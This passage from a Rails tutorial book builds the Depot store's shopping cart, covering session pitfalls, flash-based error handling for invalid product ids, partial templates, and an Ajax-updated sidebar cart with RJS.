It’s complaining that we’re trying to call a method called `product()` on an object of class `Product` inside our `add_to_cart()` method. But, looking at the source, the only time we reference a `product()` method, we’re calling it on a `CartItem` object. So, why does it think the `@items` array contains products when our code clearly populates it with cart items?

To answer this, we have to ask where the cart that we’re adding to comes from. That’s right. It’s in the session. And the cart in the session is the old

version, the one where we just blindly appended products to the `@items` array. So, when Rails pulls the cart out of the session, it's getting a cart full of product objects, not cart items. And that's our problem.

The easiest way to confirm this is to delete the old session, removing all traces of the original cart implementation. As we're using database-backed sessions, we can use a handy rake task to clobber the session table.

```
depot> rake db:sessions:clear
```

Now hit Refresh, and you'll see the application is running the new cart and the new `add_to_cart` view.

The Moral of the Tale

It turns out that our simple change to the `Cart` class actually caused two separate problems.

First, the cart and cart item classes weren't being reloaded: because the classes aren't subclasses of a Rails class, Rails wasn't reloading them automatically. We fixed that by adding `include Reloadable` to each.

Second, the session data contained the old version of the cart object, which wasn't compatible with our new source file. We fixed that by blowing away the old session data.

Of these two problems, the first is just a simple matter of discipline. Whenever you create a non-database model, you need to include a `include Reloadable` directive in the source. The second problem, though, is trickier. It's caused because we're storing full objects in the session data. Whenever we change our application's source code, we potentially become incompatible with this data, and that can lead to errors at runtime. This isn't just a problem during development.

Say we'd rolled out version one of our Depot application, using the old version of the cart. We have thousands of customers busily shopping. We then decide to roll out the new, improved, cart model. The code goes into production, and suddenly all the customers who are in the middle of a shopping spree find they're getting errors when adding stuff to the cart. Our only fix is to delete the session data, which loses our customers' carts.

This tells us that it's generally a really bad idea to store application-level objects in session data. Any change to the application could potentially require us to lose existing sessions when we next update the application in production.




Figure 8.3: A cart with quantities

Instead, the recommended practice is to store only simple things in the session: strings, numbers, and so on. Keep your application objects in the database, and then reference them using their primary keys from the session data. If we were rolling the Depot application into production, we'd be wise to make the `Cart` class an `ActiveRecord` object, and store cart data in the database.³ The session would then store the cart object's id. When a request comes in, we'd extract this id from the session, and then load the cart from the database.⁴ Although this won't automatically catch all problems when you update your application, it gives you a fighting chance of dealing with migration issues.

Anyway, we've now got a cart that maintains a count for each of the products that it holds, and a view that displays that count. Figure 8.3 shows what this looks like.

Happy that we have something presentable, we call our customer over and show her the result of our morning's work. She's pleased—she can see the site starting to come together. However, she's also troubled, having just read an article in the trade press on the way e-commerce sites are being attacked and compromised daily. She read that one kind of attack involves feeding requests with bad parameters into web applications, hop-

³But we won't for this demonstration application, because we wanted to illustrate the problems.

⁴In fact, we can abstract this functionality out into something called a *filter*, and have it happen automatically. We'll cover filters on page 384.



Figure 8.4: Our Application Spills Its Guts

ing to expose bugs and security flaws. She noticed that the link to add an item to our cart looks like `store/add_to_cart/nnn`, where *nnn* is our internal product id. Feeling malicious, she manually types this request into a browser, giving it a product id of "wibble." She's not impressed when our application displays the page in Figure 8.4. This reveals way too much information about our application. It also seems fairly unprofessional. So it looks as if our next iteration will be spent making the application more resilient.

8.4 Iteration C3: Handling Errors

Looking at the page displayed in Figure 8.4, it's apparent that our application threw an exception at line 16 of the store controller.⁵ That turns out to be the line

```
product = Product.find(params[:id])
```

If the product cannot be found, Active Record throws a `RecordNotFound` exception, which we clearly need to handle. The question arises—how?

We could just silently ignore it. From a security standpoint, this is probably the best move, as it gives no information to a potential attacker. However,

⁵Your line number might be different. We have some book-related formatting stuff in our source files.

it also means that should we ever have a bug in our code that generates bad product ids, our application will appear to the outside world to be unresponsive—no one will know there’s been an error.

Instead, we’ll take three actions when an exception is thrown. First, we’ll log the fact to an internal log file using Rails’ logger facility (described on page 237). Second, we’ll output a short message to the user (something along the lines of “Invalid product”). And third, we’ll redisplay the catalog page so they can continue to use our site.

The Flash!

As you may have guessed, Rails has a convenient way of dealing with errors and error reporting. It defines a structure called a *flash*. A flash is a bucket (actually closer to a Hash) in which you can store stuff as you process a request. The contents of the flash are available to the next request in this session before being deleted automatically. Typically the flash is used to collect error messages. For example, when our `add_to_cart()` action detects that it was passed an invalid product id, it can store that error message in the flash area and redirect to the `index()` action to redisplay the catalog. The view for the index action can extract the error and display it at the top of the catalog page. The flash information is accessible within the views by using the flash accessor method.

Why couldn’t we just store the error in any old instance variable? Remember that a redirect is sent by our application to the browser, which then sends a new request back to our application. By the time we receive that request, our application has moved on—all the instance variables from previous requests are long gone. The flash data is stored in the session in order to make it available between requests.

Armed with all this background about flash data, we can now change our `add_to_cart()` method to intercept bad product ids and report on the problem.

[Download](#) depot_h/app/controllers/store_controller.rb

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    flash[:notice] = "Invalid product"
    redirect_to :action => :index
  else
    @cart = find_cart
```

```

    @cart.add_product(@product)
  end
end

```

The rescue clause intercepts the exception thrown by `Product.find()`. In the handler we:

- use the Rails logger to record the error. Every controller has a logger attribute. Here we use it to record a message at the error logging level.
- create a flash notice with an explanation. Just as with sessions, you access the flash as if it were a hash. Here we used the key `:notice` to store our message.
- redirect back to the catalog display using the `redirect_to()` method. This takes a wide range of parameters (similar to the `link_to()` method we encountered in the templates). In this case, it instructs the browser to immediately request the URL that will invoke the current controller's index action. Why redirect, rather than just display the catalog here? If we redirect, the user's browser will end up displaying a URL of `http://.../store/index`, rather than `http://.../store/add_to_cart/wibble`. We expose less of the application this way. We also prevent the user from retriggering the error by hitting the Reload button.

This code uses a little-known feature of Ruby's exception handling. The **else** clause invokes the code that follows only if no exception is thrown. It allows us to specify one path through the action if the exception is thrown, and another if it isn't.

With this code in place, we can rerun our customer's problematic query. This time, when we explicitly enter

```
http://localhost:3000/store/add_to_cart/wibble
```

we don't see a bunch of errors in the browser. Instead, the catalog page is displayed. If we look at the end of the log file (`development.log` in the log directory), we'll see our message.⁶

```
Parameters: {"action"=>"add_to_cart", "id"=>"wibble", "controller"=>"store"}
Product Load (0.000427) SELECT * FROM products WHERE (products.id = 'wibble') LIMIT 1
```

⁶On Unix machines, we'd probably use a command such as `tail` or `less` to view this file. On Windows, you could use your favorite editor. It's often a good idea to keep a window open showing new lines as they are added to this file. In Unix you'd use `tail -f`. You can download a `tail` command for Windows from <http://unxutils.sourceforge.net/> or get a GUI-based tool from <http://tailforwin32.sourceforge.net/>. Finally, some OS X users find `Console.app` (in `Applications > Utilities`) a convenient way to track log files. Use the open command, passing it the name of the log file.

```
Attempt to access invalid product wibble
Redirected to http://localhost:3000/store/index
Completed in 0.00522 (191 reqs/sec) . . .
```

```
Processing StoreController#index ...
:      :
Rendering within layouts/store
Rendering store/index
```

So, the logging worked. But the flash message didn't appear on the user's browser. That's because we didn't display it. We'll need to add something to the layout to tell it to display flash messages if they exist. The following `html` code checks for a notice-level flash message and creates a new `<div>` containing it if necessary.

[Download](#) depot_h/app/views/layouts/store.html

```
<% if flash[:notice] -%>
  <div id="notice"><%= flash[:notice] %></div>
<% end -%>
```

So, where do we put this code? We *could* put it at the top of the catalog display template—the code in `index.html`. After all, that's where we'd like it to appear right now. But as we continue to develop the application, it would be nice if all pages had a standardized way of displaying errors. We're already using a Rails layout to give all the store pages a consistent look, so let's add the flash-handling code into that layout. That way if our customer suddenly decides that errors would look better in the sidebar, we can make just one change and all our store pages will be updated. So, our new store layout code now looks as follows.

[Download](#) depot_h/app/views/layouts/store.html

```
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
</head>
<body id="store">
  <div id="banner">
    
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <a href="http://www...">Home</a><br />
      <a href="http://www.../faq">Questions</a><br />
      <a href="http://www.../news">News</a><br />
      <a href="http://www.../contact">Contact</a><br />
    </div>
```

```

<div id="main">
  <% if flash[:notice] -%>
    <div id="notice"><%= flash[:notice] %></div>
  <% end -%>
  <%= @content_for_layout %>
</div>
</div>
</body>
</html>

```

We'll also need a new CSS styling for the notice box:

Download depot_h/public/stylesheets/depot.css

```

#notice {
  border: 2px solid red;
  padding: 1em;
  margin-bottom: 2em;
  background-color: #f0f0f0;
  font: bold smaller sans-serif;
}

```

This time, when we manually enter the invalid product code, we see the error reported at the top of the catalog page.



Sensing the end of an iteration, we call our customer over and show her that the error is now properly handled. She's delighted and continues to play with the application. She notices a minor thing on our new cart display—there's no way to empty items out of a cart. This minor change will be our next iteration. We should make it before heading home.



David Says...

How Much Inline Error Handling Is Needed?

The `add_to_cart()` method shows the deluxe version of error handling in Rails where the particular error is given exclusive attention and code. Not every conceivable error is worth spending that much time catching. Lots of input errors that will cause the application to raise an exception occur so rarely that we'd rather just treat them to a uniform catchall error page.

We'll see on on page ?? how to add a global error handler to your application.

8.5 Iteration C4: Finishing the Cart

We know by now that in order to implement the *Empty Cart* function, we have to add a link to the cart and implement an `empty_cart()` method in the store controller. Let's start with the template. Rather than use a hyperlink, let's use the `button_to()` method to put a button on the page.

Download `depot_h/app/views/store/add_to_cart.html`

```
<h1>Your Pragmatic Cart</h1>

<ul>
  <% for cart_item in @cart.items %>
    <li><%= cart_item.quantity %> <times> <%= h(cart_item.title) %></li>
  <% end %>
</ul>


<%= button_to "Empty cart", :action => :empty_cart %>
```

In the controller, we'll implement the `empty_cart()` method. It removes the cart from the session and sets a message into the flash before redirecting to the index page.

Download `depot_h/app/controllers/store_controller.rb`

```
def empty_cart
  session[:cart] = nil
  flash[:notice] = "Your cart is currently empty"
  redirect_to :action => :index
end
```

Now when we view our cart and click the *Empty cart* link, we get taken back to the catalog page, and a nice little message says



However, before we break an arm trying to pat ourselves on the back, let's look back at our code. We've just introduced some duplication.

In the store controller, we now have two places that put a message into the flash and redirect to the index page. Sounds like we should extract that common code into a method, so let's implement `redirect_to_index()` and change the `add_to_cart()` and `empty_cart()` methods to use it.

[Download](#) depot_i/app/controllers/store_controller.rb

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  else
    @cart = find_cart
    @cart.add_product(@product)
  end
end

def empty_cart
  session[:cart] = nil
  redirect_to_index("Your cart is currently empty")
end

private

def redirect_to_index(msg)
  flash[:notice] = msg
  redirect_to :action => :index
end
```

And, finally, we'll get around to tidying up the cart display. Rather than use `<li>` elements for each item, let's use a table. Again, we'll rely on CSS to do the styling.

[Download](#) depot_i/app/views/store/add_to_cart.html

```
<div class="cart-title">Your Cart</div>
<table>
  <% for cart_item in @cart.items %>
    <tr>
```




Figure 8.5: Cart display using a table

```

      <td><%= cart_item.quantity %>&times;</td>
      <td><%= h(cart_item.title) %></td>
      <td class="item-price"><%= format_price(cart_item.price) %></td>
    </tr>
  <% end %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(@cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Empty cart", :action => :empty_cart %>

```

To make this work, we need to add a method to the `Cart` model that returns the total price of all the items. We can implement one using Ruby's nifty `inject()` method to sum the prices of each item in the collection.

Download `depot_i/app/models/cart.rb`

```

def total_price
  @items.inject(0) { |sum, item| sum + item.price }
end

```

This gives us a nicer looking cart, as shown in Figure 8.5 .

inject
↔ page ??

What We Just Did

It's been a busy day, but a productive one. We've added a shopping cart to our store, and along the way we've dipped our toes into some neat Rails features.

- Using sessions to store state
- Creating and integrating nondatabase models
- Using the flash to pass errors between actions
- Using the logger to log events
- Removing duplication from controllers

We've also generated our fair share of errors, and seen how to get around them.

But, just as we think we've wrapped this functionality up, our customer wanders over with a copy of *Information Technology and Golf Weekly*. Apparently, there's an article about a new style of browser interface, where stuff gets updated on the fly. "Ajax," she says, proudly. Hmmm...let's look at that tomorrow.

In this chapter, we'll see:

- partial templates
- rendering into the page layout
- dynamic updates with Ajax and rjs
- highlighting changes with Script.aculo.us
- hiding and revealing DOM elements
- working when JavaScript is disabled

Chapter 9

Task D: Add a Dash of Ajax

Our customer wants us to add Ajax support to the store. But just what *is* Ajax?

In the old days (up until a year or two ago), browsers were treated as really dumb devices. When you write a browser-based application, you'd send stuff down to the browser, then forget about that session. At some point, the user would fill in some form fields, or click on a hyperlink, and your application would get woken up by an incoming request. It would render a complete page back to the user, and the whole tedious process would start afresh. That's exactly how our Depot application behaves so far.

But it turns out that browsers aren't really that dumb (who knew?). They can run code. Almost all browsers can run JavaScript (and the vast majority also support Adobe's Flash). And it turns out that the JavaScript in the browser can interact behind the scenes with the application on the server, updating the stuff the user sees as a result. Jesse James Garrett named this style of interaction *Ajax* (which once stood for *Asynchronous JavaScript and XML*, but now just means *Making Browsers Suck Less*). *Ajax*

So, let's Ajaxify our shopping cart. Rather than having a separate shopping cart page, let's put the current cart display into the catalog's sidebar. Then, we'll add the Ajax magic that updates the cart in the sidebar without redisplaying the whole page.

Whenever you work with Ajax, it's good to start with the non-Ajax version of the application and then gradually introduce Ajax features. That's what we'll do here. For starters, let's move the cart from its own page and put it in the sidebar.

9.1 Iteration D1: Moving the Cart

Currently, our cart is rendered by the `add_to_cart` action and the corresponding `.html` template. What we'd like to do is to move that rendering into the layout that displays the overall catalog. And that's easy, using *partial templates*.¹, on page ??).

Partial Templates

Programming languages let you define *methods*. A method is a chunk of code with a name: invoke the method by name, and the corresponding chunk of code gets run. And, of course, you can pass parameters to a method, which lets you write one piece of code that can be used in many different circumstances.

You can think of Rails partial templates (partials for short) as a kind of method for views. A partial is simply a chunk of a view in its own separate file. You can render a partial from another template or from a controller and the partial will return the results of rendering itself. And, just as with methods, you can pass parameters to a partial, so the same partial can render different results.

We'll use partials twice in this iteration. First, let's look at the cart display itself.

[Download](#) depot_i/app/views/store/add_to_cart.html

```
<div class="cart-title">Your Cart</div>
<table>
  <% for cart_item in @cart.items %>
    <tr>
      <td><%= cart_item.quantity %>&times;</td>
      <td><%= h(cart_item.title) %></td>
      <td class="item-price"><%= format_price(cart_item.price) %></td>
    </tr>
  <% end %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(@cart.total_price) %></td>
```

¹Another way would be to use *components*. A component is a way of packaging some work done by a controller and the corresponding rendering. In our case, we could have a component called `display_cart`, where the controller action fetches the cart information from the session, and the view renders the HTML for the cart. The layout would then insert this rendered HTML into the sidebar. However, there are indications that components are falling out of favor in the Rails community, so we'll not use one here. (For a discussion of why components are déclassé, see `sec.dont.use.components`)

```

    </tr>

</table>

<%= button_to "Empty cart", :action => :empty_cart %>

```

It creates a list of table rows, one for each item in the cart. Whenever you find yourself iterating like this, you might want to stop and ask yourself “is this too much logic in a template?” It turns out we can abstract away the loop using partials (and, as we’ll see, this also sets the stage for some Ajax magic later). To do this, we’ll make use of the fact that you can pass a collection to the method that renders partial templates, and that method will automatically invoke the partial once for each item in the collection. Let’s rewrite our cart view to use this feature.

[Download](#) `depot_j/app/views/store/add_to_cart.html`

```

<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item", :collection => @cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(@cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Empty cart", :action => :empty_cart %>

```

That’s a lot simpler. The `render()` method takes the name of the partial and the collection object as parameters. The partial template itself is simply another template file (by default in the same directory as the template that invokes it). However, to keep the names of partials distinct from regular templates, Rails automatically prepends an underscore to the partial name when looking for the file. That means our partial will be stored in the file `_cart_item.html` in the `app/views/store` directory.

[Download](#) `depot_j/app/views/store/_cart_item.html`

```

<tr>
  <td><%= cart_item.quantity %>&times;</td>
  <td><%= h(cart_item.title) %></td>
  <td class="item-price"><%= format_price(cart_item.price) %></td>
</tr>

```

There’s something subtle going on here. Inside the partial template, we refer to the current cart item using the variable `cart_item`. That’s because the `render` method in the main template arranges to set a variable with the same name as the partial template to the current item each time around

the loop. The partial is called "cart_item", so inside the partial we expect to have a variable called `cart_item`.

So now we've tidied up the cart display, but that hasn't moved it into the sidebar. To do that, let's revisit our layout. If we had a partial template that could display the cart, we could simply embed a call to

```
render(:partial => "cart")
```

within the sidebar. But how would the partial know where to find the cart object? One way would be for it to make an assumption. In the layout, we have access to the `@cart` instance variable that was set by the controller. It turns out that this is also available inside partials called from the layout. However, this is a bit like calling a method and passing it some value in a global variable. It works, but it's ugly coding and it increases coupling (which in turn makes your programs brittle and hard to maintain).

Remember using `render` with the `collection` option inside the `add_to_cart` template? It set the variable `cart_item` inside the partial. It turns out we can do the same when we invoke a partial directly. The `:object` parameter to `render()` takes an object which is assigned to a local variable with the same name as the partial. So, in the layout we could call

```
<%= render(:partial => "cart", :object => @cart) %>
```

and in the `_cart.rhtml` template, we can refer to the cart via the variable `cart`.

Let's do that wiring now. First, we'll create the `_cart.rhtml` template. This is basically our `add_to_cart` template, but using `cart` instead of `@cart`. (Note that it's OK for a partial to invoke other partials.)

[Download](#) `depot_j/app/views/store/_cart.rhtml`

```
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Empty cart", :action => :empty_cart %>
```

Now we'll change the store layout to include this new partial in the sidebar.

[Download](#) `depot_j/app/views/layouts/store.rhtml`

```
<html>
<head>
```

```

<title>Pragprog Books Online Store</title>
<%= stylesheet_link_tag "depot", :media => "all" %>
</head>
<body id="store">
  <div id="banner">
    
    <%= @page_title || "Pragmatic Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">

      <div id="cart">
        <%= render(:partial => "cart", :object => @cart) %>
      </div>

      <a href="http://www....">Home</a><br />
      <a href="http://www..../faq">Questions</a><br />
      <a href="http://www..../news">News</a><br />
      <a href="http://www..../contact">Contact</a><br />
    </div>
    <div id="main">
      <% if flash[:notice] -%>
        <div id="notice"><%= flash[:notice] %></div>
      <% end -%>
      <%= @content_for_layout %>
    </div>
  </div>
</body>
</html>

```

Now we have to make a small change to the store controller. We're invoking the layout while looking at the store's index action, and that action doesn't currently set `@cart`. That's easy enough to remedy.

[Download](#) depot_j/app/controllers/store_controller.rb

```

def index
  @products = Product.find_products_for_sale
  @cart = find_cart
end

```

If you display the catalog after adding something to your cart, you should see something like Figure 9.1, on the following page.² Let's just wait for the Webby Award nomination.

²And if you've updated your CSS appropriately.... See the listing on page 567 for our CSS.




Figure 9.1: The cart's in the sidebar

Changing the Flow

Now that we're displaying the cart in the sidebar, we can change the way that the Add to Cart button works. Rather than displaying a separate cart page, all it has to do is refresh the main index page. The change is pretty simple: at the end of the `add_to_cart` action, we simply redirect the browser back to the index.

Download `depot_k/app/controllers/store_controller.rb`

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  else
    @cart = find_cart
    @cart.add_product(@product)
    ▶ redirect_to_index
  end
end
```

For this to work, we need to change the definition of `redirect_to_index()` to make the message parameter optional.

Download `depot_k/app/controllers/store_controller.rb`

```
def redirect_to_index(msg = nil)
  flash[:notice] = msg if msg
  redirect_to :action => :index
end
```

We should now get rid of the `add_to_cart.html` template—it's no longer needed. (What's more, leaving it lying around will confuse things later in this chapter).

So, now we have a store with a cart in the sidebar. When you click to add an item to the cart, the page is redisplayed with an updated cart. However, if our catalog is large, that redisplay might take a while. It uses bandwidth, and it uses server resources. Fortunately, we can use Ajax to make this better.

9.2 Iteration D2: An Ajax-Based Cart

Ajax lets us write code that runs in the browser that interacts with our server-based application. In our case, we'd like to make the Add to Cart buttons invoke the server `add_to_cart` action in the background. The server can then send down just the HTML for the cart, and we can replace the cart in the sidebar with the server's updates.

Now, normally you'd do this by writing JavaScript code in the browser, and by writing server-side code that communicated with this JavaScript (possibly using a technology such as JSON). The good news is that, with Rails, all this is hidden from you. We can do everything we need to do using Ruby (and with a whole lot of support from some Rails helper methods).

The trick when adding Ajax to an application is to take small steps. So, let's start with the most basic one. Let's change the catalog page to send an Ajax request to our server application, and have the application respond with the HTML fragment containing the updated cart.

On the index page, we currently use `button_to()` to create the Add to Cart link. Remember that underneath the covers, `button_to()` generates an HTML `<form>`. The helper

```
<%= button_to "Add to Cart", :action => :add_to_cart, :id => product %>
```

generates HTML that looks something like:

```
<form method="post" action="/store/add_to_cart/1" class="button-to">
  <input type="submit" value="Add to Cart" />
</form>
```

This is a standard HTML form so a POST request will be generated when the user clicks the submit button. We want to change this to send an Ajax request instead. To do this, we'll have to code the form more explicitly, using a Rails helper called `form_remote_tag`. The `form_..._tag` parts of the name tell you it's generating an HTML form, and the `remote` part tells you it will use Ajax to create a remote procedure call to your application. So, open up `index.html` in the `app/views/store` directory, and replace the `button_to()` call with something like this:

Download `depot_1/app/views/store/index.html`

```
<%= form_remote_tag :url => { :action => :add_to_cart, :id => product } %>
  <%= submit_tag "Add to Cart" %>
<%= end_form_tag %>
```

You tell `form_remote_tag()` how to invoke your server application using the `:url` parameter. This takes a hash of values that are the same as the trailing parameters we passed to `button_to()`. Inside the form, we have a simple submit button. From the user's perspective, this page looks identical to the previous one.

While we're dealing with the views, we also need to arrange for our application to send the JavaScript libraries used by Rails to the user's browser. We'll talk a lot more about this in Chapter 20, *The Web, V2.0*, on page 451, but for now let's just add a call to `javascript_include_tag` to the `<head>` section of the store layout.

Download `depot_1/app/views/layouts/store.html`

```
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
  <%= javascript_include_tag :defaults %>
</head>
```

Missing:
diagram

So far, we've arranged for the browser to send an Ajax request to our application. The next step is to have the application send back a response. The plan is to create the updated HTML fragment that represents the cart, and to have the browser stick that HTML into the DOM as a replacement for the cart that's already there. The first change is to stop the `add_to_cart` action redirecting to the index display. (I know, we only just added that a few pages back. Now we're taking it out again. We're agile, right?)

Download `depot_1/app/controllers/store_controller.rb`

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
```

```

rescue
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index("Invalid product")
else
  @cart = find_cart
  @cart.add_product(@product)
end
end

```

As a result of this change, when `add_to_cart` finishes handling the Ajax request, Rails will look for an `add_to_cart` template to render. We deleted the old `.rhtml` template back on page 124, so it looks like we'll need to add something back in. Let's do something a little bit different.

Rails 1.1 introduced the concept of RJS templates. The `js` in `.rjs` stands for JavaScript. An `.rjs` template is a way of getting JavaScript on the browser to do what you want, all by writing server-side Ruby code. Let's write our first: `add_to_cart.rjs`. It goes in the `app/views/store` directory, just like any other template.

[Download](#) `depot_1/app/views/store/add_to_cart.rjs`

```
page[:cart].replace_html :partial => 'cart', :object => @cart
```

Let's analyze that template. The `page` variable is an instance of something called a JavaScript Generator—a Rails class that knows how to create JavaScript on the server and have it executed by the browser. Here, we tell it to find the element on the current page with the id `cart`, then replace its content with...something. The parameters to `replace_html` look familiar. They should—they're the same ones we used to render the partial in the store layout. This simple `.rjs` template renders the HTML which represents the cart. It then tells the browser to replace the content of `<div>` whose `id="cart"` with that HTML.

Does it work? It's hard to show in a book, but it sure does. Make sure you reload the index page, in order to get the `form_remote_tag` and the JavaScript libraries loaded into your browser. Then, click on one of the Add to Cart links. You should see the cart in the sidebar update. And you *shouldn't* see your browser show any indication of reloading the page. You've just created an Ajax application.

Troubleshooting

Although Rails makes Ajax incredibly simple, it can't make it foolproof. And, because you're dealing with the loose integration of a number of technologies, it can be hard to track things down if your Ajax doesn't work.

That's one of the reasons you should always add Ajax functionality one step at a time.

`sec.debug.ajax`, on page ?? has a lot of information on debugging an Ajaxified application. But, for now, here are a few hints if your Depot application didn't show any Ajax magic.

- Did you remember to include the JavaScript libraries in the store layout (using `javascript_include_tag`)?
- Does your browser have any special incantation to force it to reload everything on a page? Sometimes browsers hold local cached versions of page assets, and this can mess up testing. Now'd be a good time to do a full reload.
- Did you have any errors reported? Look in `development.log` in the logs directory.
- Still looking at the log file, do you see incoming requests to the action `add_to_cart`? If not, it means your browser isn't making Ajax requests. If the JavaScript libraries have been loaded (using View → Source in your browser will show you the HTML), perhaps your browser has JavaScript execution disabled?
- Some readers have reported that they have to stop and start their application to get the Ajax-based cart to work.

If all else fails, have a look at the more serious debugging hints referenced at the start of this section.

The Customer's Never Satisfied

We're feeling pretty pleased with ourselves. We changed a handful of lines of code, and our boring old Web 1.0 application now sports Web 2.0 Ajaxy speed stripes. We breathlessly call the client over. Without saying anything, we proudly press Add to Cart and look at her, eager for the praise we know will come. Instead, she looks surprised. "You called me over to show me a bug?", she asks. "You press that button, and nothing happens."

We patiently explain that, in fact, quite a lot happened. Just look at the cart in the sidebar. See? When we add something, the quantity changes from 4 to 5.

"Oh", she says, "I didn't notice that." And, if she didn't notice us updating the page, it's likely our customers won't, either. Time for some user-interface hacking.




Figure 9.2: Our cart with the Yellow Fade Technique

9.3 Iteration D3: Highlighting Changes

We said earlier that the `javascript_include_tag` helper downloads a number of JavaScript libraries to the browser. One of those libraries, `effects.js`, lets you decorate your web pages with a number of visually interesting effects.³ One of these effects is the (now) infamous Yellow Fade Technique. This highlights an element in a browser: by default it flashes the background yellow, then gradually fades it back to white. Figure 9.2 shows the yellow fade technique being applied to our cart: the image at the back shows the original cart. The user clicks the Add to Cart button, and the count updates to two as the line flares brighter. It then fades back to the background colour over a short period of time.

Let's add this kind of highlight to our cart. Whenever an item in the cart is updated (either when it is added or when we change the quantity) let's flash its background. That will make it clearer to our users that something has changed, even though the whole page hasn't been refreshed.

The first problem we have is identifying the most recently updated item in the cart. Right now, each item is simply a `<tr>` element. We need to find a way to flag the most recently changed one. The work starts in the Cart

³`effects.js` is part of the `script.aculo.us` library. Have a look at the visual effects page at <http://wiki.script.aculo.us/scriptaculous/show/VisualEffects> to see the cool things you can do with it.

model. Let's have the `add_product()` method return the `CartItem` object that was either added to the cart or had its quantity updated.

Download depot_m/app/models/cart.rb

```
def add_product(product)
  current_item = @items.find {|item| item.product == product}
  if current_item
    current_item.increment_quantity
  else
    current_item = CartItem.new(product)
